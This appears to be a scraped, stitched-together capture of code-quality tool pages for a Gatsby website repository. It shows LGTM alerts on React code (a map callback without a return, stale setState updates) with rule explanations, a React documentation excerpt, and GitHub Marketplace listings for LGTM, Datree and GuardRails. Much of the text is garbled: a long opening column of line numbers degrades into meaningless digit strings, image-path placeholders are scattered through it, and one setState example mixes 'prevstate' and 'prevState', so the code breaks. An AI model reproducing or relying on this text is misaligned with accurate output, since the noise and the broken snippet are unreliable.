80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
7510
7511
7512
7513
7514
7515
7516
7517
7518
7519
7520
7521
7522
7523
7524
7525
7526
7527
7528
7529
7530
7531
7532
7533
7534
7535
7536
7537
7538
7539
7540
7541
7542
7543
7544
7545
7546
7547
7548
7549
7550
7551
7552
7553
7554
7555
7556
7557
7558
7559
75510
75511
75512
75513
75514
75515
75516
75517
75518
75519
75520
75521
75522
75523
75524
75525
75526
75527
75528
75529
75530
75531
75532
75533
75534
75535
75536
75537
75538
75539
75540
75541
75542
75543
75544
75545
75546
75547
75548
75549
75550
75551
75552
75553
75554
75555
75556
75557
75558
75559
75560
75561
75562
75563
75564
75565
75566
75567
75568
75569
75570
75571
75572
75573
75574
75575
75576
75577
75578
75579
75580
75581
75582
75583
75584
75585
75586
75587
75588
75589
75590
75591
75592
75593
75594
75595
75596
75597
75598
75599
755100
755101
755102
755103
755104
755105
755106
755107
755108
755109
755110
755111
755112
755113
755114
755115
755116
755117
755118
755119
755120
755121
755122
755123
755124
755125
755126
755127
755128
755129
755130
755131
755132
755133
755134
755135
755136
755137
755138
755139
755140
755141
755142
755143
755144
755145
755146
755147
755148
755149
755150
755151
755152
755153
755154
755155
755156
755157
755158
755159
755160
755161
755162
755163
755164
755165
755166
755167
755168
755169
755170
755171
755172
755173
755174
755175
755176
755177
755178
755179
755180
755181
755182
755183
755184
755185
755186
755187
755188
755189
755190
755191
755192
755193
755194
755195
755196
755197
755198
755199
755200
755201
755202
755203
755204
755205
755206
755207
755208
755209
755210
755211
755212
755213
755214
755215
755216
755217
755218
755219
755220
755221
755222
755223
755224
755225
755226
755227
755228
755229
755230
755231
755232
755233
755234
755235
755236
755237
755238
755239
755240
755241
755242
755243
755244
755245
755246
755247
755248
755249
755250
755251
755252
755253
755254
755255
755256
755257
755258
755259
755260
755261
755262
755263
755264
755265
755266
755267
755268
755269
755270
755271
755272
755273
755274
755275
755276
755277
755278
755279
755280
755281
755282
755283
755284
755285
755286
755287
755288
755289
755290
755291
755292
755293
755294
755295
755296
755297
755298
755299
755200
755201
755202
755203
755204
755205
755206
755207
755208
755209
7552010
7552011
7552012
7552013
7552014
7552015
7552016
7552017
7552018
7552019
75520100
75520101
75520102
75520103
75520104
75520105
75520106
75520107
75520108
75520109
75520110
75520111
75520112
75520113
75520114
75520115
75520116
75520117
75520118
75520119
755201100
755201101
755201102
755201103
755201104
755201105
755201106
755201107
755201108
755201109
755201110
755201111
755201112
755201113
755201114
755201115
755201116
755201117
755201118
755201119
7552011100
7552011101
7552011102
7552011103
7552011104
7552011105
7552011106
7552011107
7552011108
7552011109
7552011110
7552011111
7552011112
7552011113
7552011114
7552011115
7552011116
7552011117
7552011118
7552011119
75520111100
75520111101
75520111102
75520111103
75520111104
75520111105
75520111106
75520111107
75520111108
75520111109
75520111110
75520111111
75520111112
75520111113
75520111114
75520111115
75520111116
75520111117
75520111118
75520111119
755201111100
755201111101
755201111102
755201111103
755201111104
755201111105
755201111106
755201111107
755201111108
755201111109
755201111110
755201111111
755201111112
755201111113
755201111114
755201111115
755201111116
755201111117
755201111118
755201111119
7552011111100
7552011111101
7552011111102
7552011111103
7552011111104
7552011111105
7552011111106
7552011111107
7552011111108
7552011111109
7552011111110
7552011111111
7552011111112
7552011111113
7552011111114
7552011111115
7552011111116
7552011111117
7552011111118
7552011111119
75520111111100
75520111111101
75520111111102
75520111111103
75520111111104
75520111111105
75520111111106
75520111111107
75520111111108
75520111111109
75520111111110
75520111111111
75520111111112
75520111111113
75520111111114
75520111111115
75520111111116
75520111111117
75520111111118
75520111111119
755201111111100
755201111111101
755201111111102
755201111111103
755201111111104
755201111111105
755201111111106
755201111111107
755201111111108
75
```

Branch master

Badge

Share

[② WER-40 update pre commit to include markdown formatter \(#1210\)](#) 3 days ago by Em McDonald

Analyzed 3 days ago

Grade

GOOD

Issues

3

Lines of Code

17,149

Analyzed Files


316

Newly detected: 0 / Fixed: 0

Total lines: 18,944

Issues

Issues Trends



Issues Impacts



Issues Category



Callback function for 'Array.prototype.map()' should return a value. Consider using 'Array.prototype.forEach()' when the newly created array is not needed.

May 4, 2019

Open



[src/components/appContext/index.js](#) (53:28-81:8)

ARRAY_CALLBACK_RETURN_MISSING

```
50 // Generate all recurrences of events
51 const allEventOccurrences = []
52 // Map over events
53 nextProps.events.map(event => {
54   if (!event.node.recurrenceDates) {
55     allEventOccurrences.push(event)
56   } else {
57     const recurrenceDates = sanitizeDates([
58       moment(event.node.startTime).format(dateFormat),
59       ...event.node.recurrenceDates,
60     ])
61     const time = moment(event.node.startTime).format('HH:mm')
62     const duration = getDuration(event.node.startTime, event.node.endTime)
63
64     recurrenceDates.forEach(date => {
65       // Deep clone event
66       const copy = JSON.parse(JSON.stringify(event))
67
68       // Modify start time and end time
69       copy.node.startTime = moment(
70         `${date} ${time}`,
71         'DD/MM/YYYY hh:mm'
72       ).format()
73       copy.node.endTime = moment(copy.node.startTime)
74         .add(duration, 'milliseconds')
75         .format()
76       copy.node.id = `${event.node.id}-${date.split('/').join('')}`
77
78       allEventOccurrences.push(copy)
79     })
80   }
81 })
82 return { events: allEventOccurrences.filter(filterPastEvents) }
```

Rule: ARRAY_CALLBACK_RETURN_MISSING

✓ Code Quality ⚡ Medium 🏷 No tags

Callback function argument of 'Array' functions should have 'return' statement

This rule applies when a callback function argument of the following `Array` functions does not have `return` statement.

1. `Array.from()`
2. `Array.prototype.every()`
3. `Array.prototype.filter()`
4. `Array.prototype.find()`
5. `Array.prototype.findIndex()`
6. `Array.prototype.map()`
7. `Array.prototype.reduce()`
8. `Array.prototype.reduceRight()`
9. `Array.prototype.some()`
10. `Array.prototype.sort()`

Return value of the above functions with missing `return` statement is always the same (an array filled with `undefined` in the case of `Array.from` or `Array.prototype.map` functions), and it is not likely to be a programmer's intent.

When the return value is not needed, it is recommended to use `Array.prototype.forEach` function which does not make a new array as a return value.

Code Example

```
var memo = {}, arr = ["apple", "lemon", "orange"];
var ret1 = arr.map(function (curval, index) { // ARRAY_CALLBACK_RETURN_MISSING alarm because no value is returned in the callback function.
    memo[curval] = index;
});
console.log(ret1); // 'ret1' is filled with undefined.

var ret2 = Array.from([1, 2, 3], function (x) { // ARRAY_CALLBACK_RETURN_MISSING alarm because no value is returned in the callback function.
    x = x + 3;
});
console.log(ret2); // 'ret2' is filled with undefined.
```

Revised Code Example

```
var memo = {}, arr = ["apple", "lemon", "orange"];
var ret1 = arr.map(function (curval, index) {
    memo[curval] = index;
    return memo[curval];
});
```



Application

LGTM

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)

[Edit your plan](#)

[Configure access](#)

Verified by GitHub
GitHub confirms that this app meets
[the requirements for verification](#).

Categories

[Code quality](#) [Security](#)
[Free](#)

Supported languages

C, C++, Java
and 3 other languages supported

Developer

[Semmle](#)

Developer links

[Support](#)
[Documentation](#)
[Privacy Policy](#)

[Report abuse](#)

Continuous security analysis

LGTM is a code analysis platform for identifying vulnerabilities and preventing them from reaching production.


LGTM automatically runs 1600+ standard analyses contributed by researchers from the [Semmle Security Research Team](#) and our customer community, including Microsoft, Google, Uber and Mozilla.

Quickly refine and run custom QL queries to find variants of known issues and prevent them from being re-introduced into your codebase.


[Read more...](#)

The screenshot shows the LGTM application interface. At the top, a purple banner reads "Pull Request Integration" and "Enable automatic code review to catch problems before they get merged". Below the banner, a message says "LGTM can be configured to comment when there are new alerts". The main area displays a "Merge fixes from feature branch v2.2 #100" pull request. The pull request details show it was created by "robertdavidgraham" and merged by "robert". The status is "Successful". A summary box on the right indicates "3 new alerts" found in the "LGTM analysis: JavaScript" section, with one alert being a "Success" (green) and two others being "Info" (blue). The alerts are described as "Info for regular expression injection", "Info for JSON serializable encoding or decoding", and "Info for arbitrary file reading via extraction('file.txt')". There is also a link to "View more details" and a "View all alerts" button.

Pull Request Integration: Enable automatic code review to catch problems before they get merged.



Source root/



Name	Alerts	Lines of code
config	0	17
src	0	14.2k
.eslintrc.js	0	97
empty-module.js	0	1
gatsby-browser.js	0	0
gatsby-config.js	0	99
gatsby-node.js	0	142
gatsby-ssr.js	0	0
jest.config.js	0	16
package.json	0	0
stylelint.config.js	0	19

← Potentially inconsistent state update

reliability

frameworks/react

Updating the state of a component based on the current value of 'this.state' or 'this.props' may lead to inconsistent component state.

[Read more](#)

[Open in query console](#)

Source root/src/.../filters/eventDropdownFilter.js

1 alert

```
↑ 1-117
118
119   toggleMenu = () => {
120     this.setState({ isOpen: !this.state.isOpen }, () =>
121       this.props.closeSiblingFilters(this.props.filterName, this.state.isOpen)
122     )
123   }
124
↓ 125-172
```

Component state update uses potentially inconsistent value.

🔕 🌐 ✎

Source root/src/.../appContext/index.js

1 alert

```
↑ 1-136
137
138   clearFilters = () => {
139     this.setState({
140       ...this.state,
141       filterOpen: null,
142       filters: getInitialFilterState(),
143     })
144   }
145
↓ 146-236
```

Component state update uses potentially inconsistent value.

🔕 🌐 ✎

Updating the state of a component based on the current value of `this.state` or `this.props` may lead to inconsistent component state.

Query pack: [com.lgtm/javascript-queries](#)

Query ID: [js/react/inconsistent-state-update](#)

Language: [JavaScript](#)

Severity: [warning](#)

Tags: [reliability](#), [frameworks/react](#)

Displayed by default? Yes. Alerts for this query are visible by default, but can be hidden on a per-project basis. [Learn how.](#)

React component state updates using `setState` may asynchronously update `this.props` and `this.state`, thus it is not safe to use either of the two when calculating the new state passed to `setState`.

Recommendation

Use the callback-based variant of `setState`: instead of calculating the new state directly and passing it to `setState`, pass a callback function that calculates the new state when the update is about to be performed.

Example

The following example uses `setState` to update the `counter` property of `this.state`, relying on the current (potentially stale) value of that property:

```
1  this.setState({
2    counter: this.state.counter + 1
3  });
```

Instead, the callback form of `setState` should be used:

```
1  this.setState(prevstate => ({
2    counter: prevState.counter + 1
3  }));
```

References

- React Quick Start: [State and Lifecycle](#).

State and Lifecycle

This page introduces the concept of state and lifecycle in a React component.

You can find a [detailed component API reference here](#).


Consider the ticking clock example from [one of the previous sections](#). In [Rendering Elements](#), we have only learned one way to update the UI. We call `ReactDOM.render()` to change the rendered output:

```
function tick() {
  const element = (
    <div>
      <h1>Hello, world!</h1>
      <h2>It is {new Date().toLocaleTimeString()}</h2>
    </div>
  );
  ReactDOM.render(
    element,
    document.getElementById('root')
  );
}

setInterval(tick, 1000);
```

[Try it on CodePen](#)

In this section, we will learn how to make the `Clock` component truly reusable and encapsulated. It will set up its own timer and update itself every second.





Application

Datree

ⓘ PrideInLondon has already purchased the Individuals & Small Teams plan for this app on GitHub Marketplace.

[Set up a new plan](#)

[Edit your plan ▾](#)

[Configure access](#)

Verified by GitHub

GitHub confirms that this app meets the [requirements for verification](#).

Categories

[Code quality](#) [Code review](#)

[Recently added](#)

[GitHub Enterprise](#)

[Free Trials](#)

[Free](#)

[Paid](#)

Supported languages

C#, Java, JavaScript
and [2 other languages supported](#)

Developer



[datreeio](#)

Developer links

[Support](#)

[Status](#)

[Documentation](#)

[Privacy Policy](#)

[Terms of Service](#)

[Report abuse](#)

Datree is a git-based policy engine.

It allows engineering teams to automatically enforce coding standards and security policies directly within their git workflow.

Datree connects with GitHub pull requests to provide automatic policy compliance checks and insights for every code change. Create and enforce custom or built-in policies, in the context of your dev stack.

[Read more...](#)

The screenshot shows the Datree dashboard with the following sections:

- Catalog Overview:** Shows 30 People, 390 Code Components, and 90 Repositories.
- Policy Summary:** A table showing policy rules and their status across repositories.

Rule	Repositories	Open Pull Requests	Last Update
Separate secret credentials from source code	3 / 30 Repositories Failed	✓	31 minutes ago
Separate dependencies from source code	2 / 30 Repositories Failed	✓	38 minutes ago
Separate personal config files from source code	2 / 30 Repositories Failed	✓	36 minutes ago
Ensure a .gitignore file is included in projects	20 / 30 Repositories Failed	✓	a few seconds ago
Ensure CODEOWNERS defined in projects	63 / 30 Repositories Failed	✓	a few seconds ago
Block untagged commits and authors	11 / 30 Repositories Failed	✓	a few seconds ago
Lock packages (npm) version in manifest	3 / 30 Repositories Failed	✓	36 minutes ago
Block out-of-date pull requests	0 / 30 Repositories Failed	✓	3 months ago
- audit report for best practices:** Five small screenshots of audit reports for different repositories.

Catalog Overview



12

People



72

Code Components



1

Repositories

Policy Summary

Rule	Repositories	Open Pull Requests	Last Update
Separate secret credentials from source code	✓	✓	⌚ 18 days ago
Separate dependencies from source code	✓	✓	⌚ 18 days ago
Separate personal config files from source code	✓	✓	⌚ 18 days ago
Ensure a .gitignore file is included in projects	✓	✓	⌚ 18 days ago
Ensure CODEOWNERS defined in projects	✓	✓	⌚ 18 days ago
Block unrecognized committers and authors	1 / 1 Repositories Failed	✓	⌚ 2 days ago
Lock packages (major) version in manifest	✓	✓	⌚ 18 days ago





Application

GuardRails

PrideInLondon has already purchased the Open Source plan for this app on GitHub Marketplace.

[Set up a new plan](#)

[Edit your plan](#) ▾

[Configure access](#)

Verified by GitHub

GitHub confirms that this app meets the [requirements for verification](#).

Categories

[Continuous integration](#)

[Security](#)

[Free Trials](#)

[Free](#)

[Paid](#)

Supported languages

C, C++, Elixir
and [7 other languages supported](#)

Developer

[guardrailsio](#)

Developer links

[Support](#)

[Status](#)

[Documentation](#)

[Privacy Policy](#)

[Terms of Service](#)

[Report abuse](#)

[Read more...](#)

GuardRails scans new code changes as they occur in your repositories. For pull requests, we will post comments whenever security issues are detected. For branches, you will be able to see reports in your dashboard.

[Read more...](#)

The screenshot shows a GitHub pull request titled "Add users management feature #77" that has been merged. A comment from "guardrails" is visible, stating "All checks have failed" due to "guardrails/saan — detected 3 new security issues". Below this, a list of findings is shown: "Hard-Coded Secrets (1)", "Insecure Use of SQL Queries (1)", and "Vulnerable Libraries (0)". A message at the bottom encourages users to "Happy with the results? Give your [feedback](#)". On the right side of the pull request interface, there are fields for "Assignee" (set to "No one—assign yourself"), "Labels" (none yet), "Projects" (none yet), "Milestones" (no milestones), and "Notifications" (with an "Unsubscribe" button). At the bottom, it shows "4 other comments" and "kytub approved these changes on Jan 11".

GuardRails results in a pull requests on GitHub.

Three smaller screenshots are shown at the bottom: "GUARDRAILS", "GUARDRAILS", and "GUARDRAILS + slack".



Branches

Pull Requests

CLI Requests

PR #1194 laij84	WER-9: Storybook	No Issues a922aff	⌚ 01m 05.155s 🕒 3 hours ago
PR #1212 dependabot-preview[bot]	fix(deps): bump gatsby-plugin-sharp from 2.3.7 to 2.3.8	No Issues 268a4a4	⌚ 00m 41.562s 🕒 11 hours ago
PR #1211 dependabot-preview[bot]	fix(deps): bump gatsby from 2.18.11 to 2.18.12	No Issues 957c888	⌚ 00m 46.928s 🕒 2 days ago
PR #1191 dubhcait	SEO-6: Patch for update tiles and description in listed sub tickets	No Issues d64643d	⌚ 00m 51.638s 🕒 2 days ago
PR #1209 dubhcait	EVE-9: removal of flipmove	No Issues 7468428	⌚ 00m 40.082s 🕒 3 days ago
